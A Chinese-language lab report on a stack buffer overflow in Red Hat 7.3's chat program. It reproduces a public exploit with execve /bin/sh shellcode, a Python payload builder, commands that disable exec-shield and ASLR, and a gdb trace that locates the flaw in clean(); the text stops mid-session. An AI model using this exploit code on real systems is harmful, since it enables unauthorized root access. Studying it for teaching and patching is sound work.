目录

chat 的缓冲区溢出分析

实验目的：

RedHat 7.3 中的/usr/sbin/chat 存在本地缓冲区溢出漏洞，其攻击代码示例：
http://packetstormsecurity.org/0309-exploits/chat-Xploit.c。

本作业给出/usr/sbin/chat (Red Hat 7.3) 源代码或可执行代码，
1. 从中分析查找缓冲区溢出漏洞位置，分析漏洞机制
2. 编写本地缓冲区溢出渗透攻击代码，并进行攻击
3. 确认是否可获得 root 权限，如否，为什么，前提条件是什么？
4. 针对发现的漏洞，给该程序编写一个补丁程序，使之修补所发现漏洞。

可在源码层次和二进制层次完成该作业，在可执行二进制代码层次完成，最多额外+5 分。

实验准备工作

1. 下载攻击代码

下载地址为：http://packetstormsecurity.org/0309-exploits/chat-Xploit.c，保存为本地文件 chat-Xploit.c。

2. 待分析程序 chat 及其源码

从 google 上搜索，下载得到 chat 的源代码。

3. 安装调试工具：

1）静态反汇编工具： IDA Pro（Windows 平台）

2）动态调试工具： gdb（Linux 系统自带）、OllyDebug（Windows 平台）

4. 选择实验平台：

1）RedHat 7.3 是一个非常古老的系统，现在很难找到安装文件，一个可用的链接是：
http://58.251.57.206/down?cid=1909495266&t=14&fmt=-
该链接可以用迅雷下载，总共是 3 个 iso 文件，大小为 2G 多。

利：漏洞程序是该系统上的程序，易于再现攻击代码攻击过程。 弊：不稳定，bug 比较多，操作不方便，图形界面功能弱。

经过测试，该系统安装文件在 vmware 上安装时有时安装失败，有时能够成功；在另外的虚拟机软件 Sun VirtualBox 上安装时一般能够成功。

安装好虚拟机之后，发现系统对中文支持不好，对文本处理和剪贴板处理有 bug 存在，不便于记录实验细节。

因此，不推荐用这个作为实验平台。

2）Fedora 系列：RedHat 的升级系列，稳定性好，图形界面功能比较完善。

利：稳定，操作方便，图形界面功能完善 弊：系统对栈溢出漏洞进行了有效防护（背景材料），不利于调试。

幸运的是，Fedora 提供了一个机制，来取消这种防护。

管理员 root 执行下列命令，取消系统保护措施“栈上数据不可执行”：

```
# cat /proc/sys/kernel/exec-shield
1
# echo 0 > /proc/sys/kernel/exec-shield
# cat /proc/sys/kernel/exec-shield
0
```

管理员 root 执行下列命令，取消系统保护措施“进程映射虚拟地址空间随机化”：

```
# cat /proc/sys/kernel/randomize_va_space
1
# echo 0 > /proc/sys/kernel/randomize_va_space
# cat /proc/sys/kernel/randomize_va_space
0
```

经过测试，对于比较新的机器（如 core 2 cpu）和新的 Linux 系统（如 Fedora 6 以后）来说，仅靠上面的设置可能仍然不能解决问题，原因可能是 core 2 支持 nx 标志等。

通过对上述的各个平台的具体测试，最终选择的是一个单核 cpu 的机器（虚拟机），和 Fedora 3 系统，作为本次实验的平台。

背景资料：

栈溢出（stack smashing）：*未检查输入缓冲区长度，导致数组越界，覆盖栈中局部变量空间之上的栈桢指针%ebp 以及函数返回地址 retaddr。 Retaddr 被覆盖之后的内容需要事先经过精心计算，恰好为攻击者构造的 shellcode 的位置。当函数返回执行 ret 指令时，retaddr 从栈中弹出，作为下一条指令的地址赋给%eip 寄存器，继而改变原程序的执行流程指向我们的 shellcode。*

针对栈溢出所采取的保护措施：*红帽企业 Linux 3 Update 4 的内核中新增了一个叫做“Exec-shield”的安全功能。Exec-shield 是对 Linux 内核在增进安全性方面的修改。它使大部分被特别标记的程序（包括程序堆栈）不可执行。这会减少某些安全漏洞（如缓冲溢出）会造成的潜在破坏。Exec-shield 还能够随机化某些二进制程序被载入的虚拟内存地址（fedora 中是 randomize_va_space 控制的，而不是 Exec-shield 控制的）。随机化的 VM（虚拟映射）使带有不良企图的程序难以依赖编码或虚拟地址来存取它们（因为 shellcode 所处的位置也会随之随机化，从而攻击时很难计算合适的 retaddr）。*

--摘自《红帽企业 Linux AS 3 Update 4 发行注记》，括号中为笔者注释。

实验步骤：

分析攻击代码

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[] =
"\x31\xc0"                /* xor %eax, %eax        */
"\x50"                    /* push %eax             */
"\x68\x2f\x2f\x73\x68"    /* push $0x68732f2f      */
"\x68\x2f\x62\x69\x6e"    /* push $0x6e69622f      */
"\x89\xe3"                /* mov  %esp,%ebx        */
"\x50"                    /* push %eax             */
"\x53"                    /* push %ebx             */
"\x89\xe1"                /* mov  %esp,%ecx        */
"\x31\xd2"                /* xor  %edx,%edx        */
"\xb0\x0b"                /* mov  $0xb,%al         */
"\xcd\x80";               /* int  $0x80            */

#define BSIZE 1054
#define RET 0xbffff94c  // some other values are also OK

int main(int argc,char **argv)
{
  int bsize=BSIZE;
  char *buffer;
  int i;
  unsigned long retaddr=RET;


  if(argc>1) bsize=atoi(argv[1]);

  buffer=(char *)malloc(sizeof(char)*bsize);

  // some printf here

  for(i=0;i<bsize;i+=4)
     *(long *)&buffer[i]=retaddr;

  for(i=0;i<bsize-strlen(shellcode)-100;i++)
     *(long*)&buffer[i]=0x90;

  memcpy(buffer+i,shellcode,strlen(shellcode));

  execl("chat","chat",buffer,NULL);

  return 0;

}
```

可以看到，这个程序功能很简单，构造一个数组，把这个数组作为字符串参数传递给程序 chat ，然后 chat 程序在一个新的进程中启动执行。相应的，chat 的 main(int argc, char** argv)函数中，argc=2，argv={“chat”, <buffer>}；相当于我们在命令行中输入 ./chat <buffer>; 但是，buffer 作为字符串看待的话，包含不可打印字符，无法从命令行输入。

构造的这个数组采用的是缓冲区溢出常用的 NSR 模式，其具体结构如下：

(BSIZE – 125)*1 byte		25 byte		25*4 byte		
nop	……	nop	shellcode	Ret	…	Ret

运行调试攻击代码

编译并且运行攻击代码，查看运行结果：

```
$ gcc -g -o0 -o chat-Xploit chat-Xploit.c
$ ./chat-Xploit
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
chat Xploit for Linux 7.3 by NrAziz
Using address:0xbffff94c
N   R   A   Z   I   Z
polygrithm @ hotmail.com
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
Segmentation fault
$
```

可以看到。攻击代码没有攻击成功，得到段错误。Linux 下得到段错误的原因一般是，程序访问了不该访问的内存位置，或者是没有权限。这里原因是什么呢？结合我们对栈溢出漏洞的了解，最为可能的原因是：缓冲区溢出后覆盖掉的 retaddr 没有计算正确。

我们需要对攻击代码运行情况进行动态调试跟踪，以确定攻击未成功的具体原因，并且同时确定这个攻击代码所想要利用的漏洞是什么。用 Linux 下的调试器 gdb 调试：

```
$ gdb chat-Xploit
GNU gdb Red Hat Linux (6.1post-1.20040607.43rh)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.    Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db
library "/lib/tls/libthread_db.so.1".
```

在 main 函数处设置断点，b 是 break 命令的缩写。（gdb 中可以输入命令的前面若干个字母的缩写形式代替整个命令，只要这个缩写不与其他命令缩写相同即可）

```
(gdb) b main
Breakpoint 1 at 0x80484b0: file chat-Xploit.c, line 96.
```

启动程序运行，r 是 run 命令缩写。运行之后，遇到 main 函数断点，停止。

```
(gdb) r                                ；r 是 run 命令缩写，启动程序
Starting program: /home/zhangchao/debug/chat/report/report test/chat-Xploit
Reading symbols from shared object read from target memory...done.
Loaded system supplied DSO at 0xb7fff000

Breakpoint 1, main (argc=1, argv=0xbffff6f4) at chat-Xploit.c:96
96              int bsize=BSIZE;
```

查看当前位置的源代码，小写字母 l 是 list 命令的缩写：

```
(gdb) l
91
92          //#define RET 0xbffffa14
93          #define RET 0xbffff94c
94          int main(int argc,char **argv)
95          {
96              int bsize=BSIZE;
97              char *buffer;
98              int i;
99              unsigned long retaddr=RET;
100
```

继续查看源代码。省略命令直接 enter 代表着重复上次命令：

```
(gdb)                                   ；重复上次命令，这里就是 list
101
102         if(argc>1) bsize=atoi(argv[1]);
103
104          buffer=(char *)malloc(sizeof(char)*bsize);
105
106          fprintf(stderr,"!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!\n");
107         fprintf(stderr,"chat Xploit for Linux 7.3 by NrAziz\n");
108         fprintf(stderr,"Using address:%p\n",retaddr);
109         fprintf(stderr,"N   R   A   Z   I   Z\n");
110         fprintf(stderr,"polygrithm @ hotmail.com\n");
(gdb)                                   ；重复上次命令，这里就是 list
111          fprintf(stderr,"!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!\n");
112
113
114             for(i=0;i<bsize;i+=4)
115             *(long *)&buffer[i]=retaddr;
116
117             for(i=0;i<bsize-strlen(shellcode)-100;i++)
118             *(long*)&buffer[i]=0x90;
119
120             memcpy(buffer+i,shellcode,strlen(shellcode));
(gdb)                                   ；重复上次命令，这里就是 list
121
122             execl("chat","chat",buffer,NULL);
123
124             return 0;
125
126         }
```

上面看到了攻击代码的 main 函数全部源码。再设置断点，在启动被攻击程序 chat 之前停止，因此就是源码中 122 行处的 execl("chat","chat",buffer,NULL);之前停下来。断点设置在（当前文件的）122 行。

```
(gdb) b 122
Breakpoint 2 at 0x80485f7: file chat-Xploit.c, line 122.
```

让程序继续执行。c 是 continue 命令的缩写。

```
(gdb) c
Continuing.
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
chat Xploit for Linux 7.3 by NrAziz
Using address:0xbffff94c
N  R  A  Z  I  Z
polygrithm @ hotmail.com
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

Breakpoint 2, main (argc=1, argv=0xbffff6f4) at chat-Xploit.c:122
122             execl("chat","chat",buffer,NULL);
```

遇到刚才下的断点：122 行的启动 chat 这一句。程序即将执行这一句，从源码上看不到更多信息。我们查看此时的汇编码（机器码）。

disas 是 disassemble 命令的缩写，$pc（或者$eip）是当前指令计数器的值。

disassemble a b 的意义就是：从 a 地址到 b 地址的数据全部（作为机器指令）反汇编：

```
(gdb) disas $pc $pc+0x20
Dump of assembler code from 0x80485f7 to 0x8048617:
0x080485f7 <main+355>:    push   $0x0
0x080485f9 <main+357>:    pushl  0xfffffff8(%ebp)
0x080485fc <main+360>:    push   $0x8048783
0x08048601 <main+365>:    push   $0x8048783
0x08048606 <main+370>:    call   0x804837c <_init+40>
0x0804860b <main+375>:    add    $0x10,%esp
0x0804860e <main+378>:    mov    $0x0,%eax
0x08048613 <main+383>:    leave
0x08048614 <main+384>:    ret
0x08048615 <main+385>:    nop
0x08048616 <main+386>:    nop
End of assembler dump.
```

可以看到，0x08048606 处的指令就是开始执行 execvl。在此设置断点，接着执行到此句：

```
(gdb) b *0x08048606
Breakpoint 3 at 0x8048606: file chat-Xploit.c, line 122.
(gdb) c
Continuing.

Breakpoint 3, 0x08048606 in main (argc=1, argv=0xbffff6f4) at chat-Xploit.c:122
122             execl("chat","chat",buffer,NULL);
```

即将执行 0x08048606 处的 call 指令，调用另外一个函数过程，用 stepi 命令（单步执行一条汇编指令，遇见 call 也会跟进去），并且查看即将执行的指令。

```
(gdb) stepi
0x0804837c in ?? ()
(gdb) disas $pc $pc+0x10
Dump of assembler code from 0x804837c to 0x804839c:
0x0804837c <_init+40>:    jmp     *0x8049878
0x08048382 <_init+46>:    push    $0x0
0x08048387 <_init+51>:    jmp     0x804836c <_init+24>
End of assembler dump.
```

即将执行一个跳转指令，跳转目标地址为内存 0x8049878 处存放的内容。再接着单步执行，查看汇编指令，……，接着进入了库函数_dl_runtime_resolve ()，……。这一过程实际上应该是 execl 函数的库实现。跟踪调试任务量太大，不适合跟踪下去。

修改攻击代码

回想一下，攻击代码的作用就是构造一个数组，并且把数组当作参数传递给 chat 程序。但是这个传递过程调用了 c 语言库函数 execl，给我们的调试增加了一个额外的需要考虑的库函数过程，调试起来不方便（不容易确定什么时候进入了我们希望调试的 chat 程序中）。下面我们想办法直接把参数传递给 chat，并且启动 gdb 进行调试。

参数中包含不可打印字符，不能在命令行下面直接输入，我们可以借助于各种脚本工具进行构造和传输。这里我采用的是 python 脚本。如下为 execute_gdb_chat.py 文件内容：

```
#! /usr/bin/python2.3
prog = "./gdb_chat"
args = ["chat"]

buffer  = '\x90'*929                                          # 这一语句把若干 nop 加入数组
buffer += '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e'  \   #最后反斜杠代表与下一行相连
          '\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'      # 这一语句把 shellcode 加入数组
buffer += '\x08\xed\xff\xbf'*25                               # 这一语句把若干 retaddr 加入数组

args.append(buffer)

import os
os.execv(prog, args)
```

其中，args={“chat”, <buffer>}就是我们希望传递给 chat 的参数，但是在这个脚本中，我们并不是直接调用了 chat，而是调用了 prog=”./gdb_chat”。其中 gdb_chat 是一个 shell 脚本，它的作用只是启动了 gdb 调试 chat。如下为 gdb_chat 文件内容：

```
#!/bin/bash
gdb --args chat $@
```

其中，$@在 shell 脚本中的意思是：该 shell 脚本所接受的参数（就是我们的 python 脚步传递过来的 args），该 shell 脚本把这个参数传递给 chat 程序，并且用 gdb 调试它。

上面两个脚本的第一句都是注释，并且是告诉系统：如果该脚本被执行，就按照它声明的路径的解释器来解释执行。这两个脚本要可执行，还必须加上可执行的权限：

```
$ chmod +x execute_gdb_chat.py
$ chmod +x gdb_chat
```

执行 python 脚本

```
$ ./execute_gdb_chat.py
GNU gdb Red Hat Linux (6.1post-1.20040607.43rh)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...Using host libthread_db
library "/lib/tls/libthread_db.so.1".

(gdb)
```

自动启动了 gdb 调试器，而且 chat 程序已经被 gdb 装载了，并且参数就是我们希望的数组。下面可以顺利的开展我们的调试工作了。

开始调试

接着上面的过程，先在函数 main 处设置断点：

```
(gdb) b main
Breakpoint 1 at 0x804b3a0: file chat.c, line 274.
(gdb)
```

查看源代码：

```
(gdb) list
265         chat.c: No such file or directory.
            in chat.c
(gdb)
```

没有源代码，说明 chat 程序编译生成时没有加入调试信息。我们只能查看程序的机器码。gdb 默认每次断点停止时显示即将执行的源代码，现在没有源代码，只能希望每次显示即将执行的机器码。使用 display/option expr 命令可以自动显示表达式，把 expr 设置为当前指令计数器$pc，选项 option 设置为 i 即可：

```
(gdb) display/i $pc
(gdb)
```

启动执行，并且执行到最后：

```
(gdb) r
Starting
```

```
program: ./chat ????????????????????????????????????????????????????????????????????
??????????????????????1   h//shh/bin???? ¡ã
                                ?L?L?L?L?L?L?L?L?L?L?L?L?Leading symbols from shared object
read from target memory...done.
Loaded system supplied DSO at 0xb7fff000

Breakpoint 1, main (argc=-1073743738, argv=0xbffff896) at chat.c:274
274         in chat.c
1: x/i $pc    0x804b3a0 <main>:     lea       0x4(%esp),%ecx
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xf94cbfff in ?? ()
1: x/i $pc    0xf94cbfff: Cannot access memory at address 0xf94cbfff
Disabling display 1 to avoid infinite recursion.
(gdb)
```

程序段错误，查看此时程序执行到了什么位置。需要查看的信息包括：当前函数调用信息，当前各寄存器的值，当前栈上的值等等。

p 是 print 命令的缩写，打印表达式的值。/x 是指输出格式为 16 进制

x

```
(gdb) bt                          ；bt 是 backtrace 命令的缩写，向后查看函数调用堆栈。
#0    0xf94cbfff in ?? ()
#1    0xf94cbfff in ?? ()
#2    0xf94cbfff in ?? ()
#3    0x0000bfff in ?? ()
#4    0x00000000 in ?? ()
(gdb) info registers
esp                0xbfffedb0          0xbfffedb0
ebp                0xf94cbfff          0xf94cbfff
esi                0xf94cbfff          -112410625
edi                0xf94cbfff          -112410625
eip                0xf94cbfff          0xf94cbfff
……
(gdb) x/8x $esp-0x10              ；显示栈顶元素的前后各 4 个 4 字节的数据
                  ；该命令的意义是：将从$esp-0x10 处开始的 8 个双字按 16 进制显示
0xbfffeda0:       0xf94cbfff        0xf94cbfff        0xf94cbfff        0xf94cbfff
0xbfffedb0:       0xf94cbfff        0xf94cbfff        0x0000bfff        0x00000000
(gdb)
```

从中可以看出：1）当前函数调用堆栈信息被破坏 2）ebp 和 eip 寄存器的值一样，也与当前栈顶元素相邻低地址元素值一样，并且和我们构造的 shellcode 的数组一样。

确定 hotpot

堆栈被破坏很容易想到是因为：缓冲区溢出覆盖了函数 retaddr 和 ebp（很多函数调用会把 ebp 压栈，放在比 retaddr 低的地址位置上），得到了错误的返回地址和 ebp。

ebp、eip 和当前栈顶上方值一样，也和 shellcode 数组中的值一样。结合栈溢出攻击方式，可以推断：当前段错误发生时，刚刚从上一个（正常的）函数 ret；并且在此 ret 之前，更新了 ebp 的值（从返回地址的相邻低地址位置弹出栈的）。

可以断定，当前$esp 的相邻低地址 0xbfffedb0-4 = **0xbfffedac** 处恰好是上一个（正常的）函数调用所记录的返回地址的位置。这个位置的内容被 shellcode 数组覆盖了。这个地址需要记住，下面要根据这个来定位原始的 chat 程序最后出问题的具体位置，暂且称该位置为“hotpot”。

根据栈溢出的特性，该 hotpot 一开始记录了正常 chat 程序中的一个返回地址，之后执行到一定时候，它的内容会被 shellcode 数组覆盖掉，从而导致这个正常函数返回时，返回到一个错误的地址。

既然这个 hotpot 位置的内容被修改过，我们就监视这一块内存，设置监视点，监视 4 个字节。当 shellcode 数组覆盖该位置的值时，这个监视点就会被触发：

```
(gdb) watch *(int*)0xbfffedac
Hardware watchpoint 2: *(int *) 3221220780
(gdb) display/x *0xbfffedac              ；自动按 16 进制显示 hotpot 位置内容
2: /x *3221220780 = 0xf94cbfff
(gdb) info b                             ；显示所有断点信息
Num Type           Disp Enb Address    What
1   breakpoint     keep y   0x0804b3a0 in main at chat.c:274
        breakpoint already hit 1 time
2   hw watchpoint  keep y              *(int *) 3221220780
(gdb) info display                       ；显示所有自动显示信息
Auto-display expressions now in effect:
Num Enb Expression
2:   y  /x *3221220780
1:   n  /1bi $pc
(gdb) enable display 1                   ；自动显示 1 被禁止了，这里激活它
(gdb)
```

监视 hotpot，定位漏洞函数

刚才调试时，已经执行到程序最后位置了。下面需要重新开始调试，在 gdb 中重新启动 chat（不退出 gdb），刚才设置好的断点等保留下来了。

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
warning: cannot close "shared object read from target memory": File in wrong format
```

```
Starting
program: ./chat ????????????????????????????????????????????????????????????????????
????????????????????1    h//shh/bin???? ¡ã
                    ?L?L?L?L?L?L?L?L?L?L?L?L?Leading symbols from shared object read
from target memory...done.
Loaded system supplied DSO at 0xb7fff000
Hardware watchpoint 2: *(int *) 3221220780
Hardware watchpoint 2: *(int *) 3221220780

Breakpoint 1, main (argc=-1073743738, argv=0xbffff896) at chat.c:274
274         in chat.c
2: /x *3221220780 = 0x0
1: x/i $pc    0x804b3a0 <main>:     lea       0x4(%esp),%ecx
(gdb) c
Continuing.
Hardware watchpoint 2: *(int *) 3221220780

Old value = 0
New value = 134521044
clean (s=0xbffff467 '\220' <repeats 200 times>..., sending=0) at chat.c:671
671         in chat.c
2: /x *3221220780 = 0x804a0d4
1: x/i $pc    0x8049dd0 <clean>:    push      %ebp
(gdb)
```

第一次触发设置在 hotpot 上的监视点，从显示的信息上看，它应该是一个函数调用，把函数返回地址压栈所导致 hotpot 被修改。被调用的函数是 clean 函数。

注意到，该监视点恰好是 clean 即将开始执行（即上级函数刚刚 call 命令处理完）时被触发的，从而，可以肯定，该监视点恰好保存的是上级函数的返回地址。

而且，很可能 clean 函数就是我们最后发生溢出的函数（两次不同函数调用恰好是在栈上同一个位置保存返回地址的概率很小）。我们需要关注 clean 函数以及它的上级函数（调用它的函数）。

在 clean 函数处设置断点，并且显示上级函数的部分机器码，以及 clean 函数的机器码：

```
(gdb) b clean
Breakpoint 3 at 0x8049ddc: file chat.c, line 671.
(gdb) x/264x s                    ；s 是 clean 的参数，经检查，恰好与 shellcode 数组相同
0xbffff467:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffff477:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffff487:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffff497:    0x90909090    0x90909090    0x90909090    0x90909090
0xbffff4a7:    0x90909090    0x90909090    0x90909090    0x90909090
……
(gdb) disas 0x804a0d4-5 0x804a0d4+5    ；0x804a0d4 是监视点被触发时，hotpot 的内容
```

```
                                        ；实际上，它是上级函数的一个指令地址
Dump of assembler code from 0x804a0cf to 0x804a0d9:
0x0804a0cf <get_string+31>:        call     0x8049dd0 <clean>
0x0804a0d4 <get_string+36>:        mov      %eax,0xfffffbe0(%ebp)
End of assembler dump.
(gdb) disas                             ；查看当前函数的机器码（从函数头开始）
Dump of assembler code for function clean:
0x08049dd0 <clean+0>:    push   %ebp
0x08049dd1 <clean+1>:    mov    %esp,%ebp
0x08049dd3 <clean+3>:    push   %edi
0x08049dd4 <clean+4>:    push   %esi
0x08049dd5 <clean+5>:    push   %ebx
0x08049dd6 <clean+6>:    sub    $0x81c,%esp
0x08049ddc <clean+12>:   mov    0xc(%ebp),%eax
0x08049ddf <clean+15>:   mov    0x8(%ebp),%ebx
0x08049de2 <clean+18>:   mov    %eax,0xfffff7f0(%ebp)
0x08049de8 <clean+24>:   lea    0xfffffbf4(%ebp),%eax
0x08049dee <clean+30>:   mov    %eax,0xfffff7ec(%ebp)
0x08049df4 <clean+36>:   mov    %eax,%esi
0x08049df6 <clean+38>:   movzbl (%ebx),%eax
0x08049df9 <clean+41>:   test   %al,%al
0x08049dfb <clean+43>:   je     0x8049e27 <clean+87>
0x08049dfd <clean+45>:   inc    %ebx
0x08049dfe <clean+46>:   cmp    $0x5e,%al
0x08049e00 <clean+48>:   je     0x8049e64 <clean+148>
0x08049e02 <clean+50>:   mov    0x804d280,%edx
0x08049e08 <clean+56>:   test   %edx,%edx
0x08049e0a <clean+58>:   setne  %dl
0x08049e0d <clean+61>:   test   %dl,%dl
0x08049e0f <clean+63>:   je     0x8049e19 <clean+73>
0x08049e11 <clean+65>:   cmp    $0x24,%al
0x08049e13 <clean+67>:   je     0x8049efb <clean+299>
0x08049e19 <clean+73>:   cmp    $0x5c,%al
0x08049e1b <clean+75>:   je     0x8049e76 <clean+166>
0x08049e1d <clean+77>:   mov    %al,(%esi)
0x08049e1f <clean+79>:   inc    %esi
0x08049e20 <clean+80>:   movzbl (%ebx),%eax
0x08049e23 <clean+83>:   test   %al,%al
0x08049e25 <clean+85>:   jne    0x8049dfd <clean+45>
0x08049e27 <clean+87>:   mov    0xfffff7f0(%ebp),%ecx
```

接着运行程序，查看监视点被触发的情形，如果注意到监视点触发时，hotpot 内容同程序最后崩溃时的值（0xf94cbfff）相同，那么此时停止运行（不用 continue）：

事实上，这个监视点到此时只被触发 4 次：

```
(gdb) c
Continuing.
……
(gdb)
Continuing.
Hardware watchpoint 2: *(int *) 3221220780

Old value = 139247615
New value = -112410625
0x08049e1f in clean (s=0xbffff87b "Lsending=0) at chat.c:817
817         in chat.c
2: /x *3221220780 = 0xf94cbfff                    ；hotpot 在程序崩溃时的值
1: x/i $pc    0x8049e1f <clean+79>:          inc       %esi
(gdb)
```

此时，shellcode 数组刚好溢出覆盖了 hotpot 的返回值（可能溢出过程还没有结束）。我们查看此时的程序状态：

```
(gdb) info registers
esp                0xbfffe580          0xbfffe580
ebp                0xbfffeda8          0xbfffeda8
eip                0x8049e1f           0x8049e1f
(gdb) x/36x 0xbfffedac-0x7c
0xbfffed30:    0x90909090        0x90909090        0x90909090        0x50c03190
0xbfffed40:    0x732f2f68        0x622f6868        0xe3896e69        0xe1895350
0xbfffed50:      0x0bb0d231      0xf94c80cd        0xf94cbfff        0xf94cbfff
0xbfffed60:      0xf94cbfff      0xf94cbfff        0xf94cbfff        0xf94cbfff
0xbfffed70:      0xf94cbfff      0xf94cbfff        0xf94cbfff        0xf94cbfff
0xbfffed80:      0xf94cbfff      0xf94cbfff        0xf94cbfff        0xf94cbfff
0xbfffed90:      0xf94cbfff      0xf94cbfff        0xf94cbfff        0xf94cbfff
0xbfffeda0:      0xf94cbfff      0xf94cbfff        0xf94cbfff        0xf94cbfff
0xbfffedb0:     0xbffff467       0x00000000        0x00000000        0x00000000
(gdb) disas $pc $pc+0x10
Dump of assembler code from 0x8049e1f to 0x8049e5f:
0x08049e1f <clean+79>:    inc       %esi
0x08049e20 <clean+80>:    movzbl (%ebx),%eax
0x08049e23 <clean+83>:    test      %al,%al
0x08049e25 <clean+85>:    jne       0x8049dfd <clean+45>
0x08049e27 <clean+87>:    mov       0xfffff7f0(%ebp),%ecx
0x08049e2d <clean+93>:    test      %ecx,%ecx
0x08049e2f <clean+95>:    je        0x8049e35 <clean+101>
End of assembler dump.
```

从中，我们可以看到，我们构造的 shellcode 数组恰好覆盖了栈上的区域，是我们希望的溢出。

我们单步执行下去：

```
(gdb) stepi
682         in chat.c
2: /x *3221220780 = 0xf94cbfff
1: x/i $pc    0x8049e20 <clean+80>:          movzbl (%ebx),%eax
(gdb) stepi
0x08049e23          682         in chat.c
2: /x *3221220780 = 0xf94cbfff
1: x/i $pc    0x8049e23 <clean+83>:          test      %al,%al
(gdb)
0x08049e25          682         in chat.c
2: /x *3221220780 = 0xf94cbfff
1: x/i $pc    0x8049e25 <clean+85>:          jne       0x8049dfd <clean+45>
(gdb)
683         in chat.c
2: /x *3221220780 = 0xf94cbfff
1: x/i $pc    0x8049dfd <clean+45>:          inc       %ebx
(gdb)
684         in chat.c
2: /x *3221220780 = 0xf94cbfff
1: x/i $pc    0x8049dfe <clean+46>:          cmp       $0x5e,%al
(gdb)
……
(gdb)
0x08049e25          682         in chat.c
2: /x *3221220780 = 0xf94cbfff
1: x/i $pc    0x8049e25 <clean+85>:          jne       0x8049dfd <clean+45>
(gdb)
```

可以很快发现（只有几步），这里正在做一个循环：<clean+45>……<clean+85>，都离 clean 函数起始位置很近。

分析漏洞函数代码，找出漏洞

我们再仔细分析一下 clean 的机器码：

```
(gdb) disas
Dump of assembler code for function clean:
0x08049dd0 <clean+0>:     push    %ebp
0x08049dd1 <clean+1>:     mov      %esp,%ebp
0x08049dd3 <clean+3>:     push    %edi
0x08049dd4 <clean+4>:     push    %esi
0x08049dd5 <clean+5>:     push    %ebx
0x08049dd6 <clean+6>:     sub     $0x81c,%esp
0x08049ddc <clean+12>:    mov      0xc(%ebp),%eax                ; arg2
```

```
0x08049ddf <clean+15>:    mov       0x8(%ebp),%ebx              ; char *s （arg1）
0x08049de2 <clean+18>:    mov       %eax,0xfffff7f0(%ebp)       ; arg2
0x08049de8 <clean+24>:    lea       0xffffbf4(%ebp),%eax        ; char *tmp
0x08049dee <clean+30>:    mov       %eax,0xfffff7ec(%ebp)       ;         tmp
0x08049df4 <clean+36>:    mov       %eax,%esi                   ;         tmp
0x08049df6 <clean+38>:    movzbl (%ebx),%eax
0x08049df9 <clean+41>:    test      %al,%al
0x08049dfb <clean+43>:    je        0x8049e27 <clean+87>        ; while(*s)，可能是 for
0x08049dfd <clean+45>:    inc       %ebx
0x08049dfe <clean+46>:    cmp       $0x5e,%al                    ; 字符'^'
0x08049e00 <clean+48>:    je        0x8049e64 <clean+148>
0x08049e02 <clean+50>:    mov       0x804d280,%edx               ; 把该内存处的值（全局变量）取出
0x08049e08 <clean+56>:    test      %edx,%edx
0x08049e0a <clean+58>:    setne     %dl                       ;如果测试结果为 0，设置 dl 为 1；反之设置 dl 为 0
0x08049e0d <clean+61>:    test      %dl,%dl
0x08049e0f <clean+63>:    je        0x8049e19 <clean+73>
0x08049e11 <clean+65>:    cmp       $0x24,%al                        ; 字符'$'
0x08049e13 <clean+67>:    je        0x8049efb <clean+299>
0x08049e19 <clean+73>:    cmp       $0x5c,%al                        ; 字符'\'
0x08049e1b <clean+75>:    je        0x8049e76 <clean+166>
0x08049e1d <clean+77>:    mov       %al,(%esi)                       ; 往栈上缓冲区 tmp 中写
0x08049e1f <clean+79>:    inc       %esi                             ; 缓冲区增长
0x08049e20 <clean+80>:    movzbl (%ebx),%eax
0x08049e23 <clean+83>:    test      %al,%al
0x08049e25 <clean+85>:    jne       0x8049dfd <clean+45>             ; 回到 while 循环头

0x08049e27 <clean+87>:    mov       0xfffff7f0(%ebp),%ecx            ; 跳出循环，在此处应该设置断点

0x08049e2d <clean+93>:    test      %ecx,%ecx
0x08049e2f <clean+95>:    je        0x8049e35 <clean+101>
0x08049e31 <clean+97>:    movb      $0xd,(%esi)
0x08049e34 <clean+100>: inc       %esi
0x08049e35 <clean+101>: movb      $0x0,(%esi)
0x08049e38 <clean+104>: lea       0x2(%esi),%eax
0x08049e3b <clean+107>: movb      $0x0,0x1(%esi)
0x08049e3f <clean+111>: mov       0xfffff7ec(%ebp),%edx
0x08049e45 <clean+117>: sub       %edx,%eax
0x08049e47 <clean+119>: mov       %eax,0x4(%esp)
0x08049e4b <clean+123>: lea       0xffffbf4(%ebp),%eax
0x08049e51 <clean+129>: mov       %eax,(%esp)
0x08049e54 <clean+132>: call      0x8049d70 <dup_mem>
0x08049e59 <clean+137>: add       $0x81c,%esp
0x08049e5f <clean+143>: pop       %ebx
0x08049e60 <clean+144>: pop       %esi
```

```
0x08049e61 <clean+145>: pop    %edi
0x08049e62 <clean+146>: pop    %ebp
0x08049e63 <clean+147>: ret

---Type <return> to continue, or q <return> to quit---q
Quit
```

可以看到，只要我们构造的 shellcode 不包含字符"^$\"，clean 就会把参数字符串 s（其实就是我们传递进来的 shellcode 数组）的内容逐个拷贝到一个局部缓冲区中去，而且这个拷贝过程采用的边界检查方式是：以'\0'作为字符串结束标记。显然，这就是这个程序的缓**冲区溢出漏洞所在**。

接着，我们继续观察这个溢出和攻击过程：

```
(gdb) b *0x08049e27
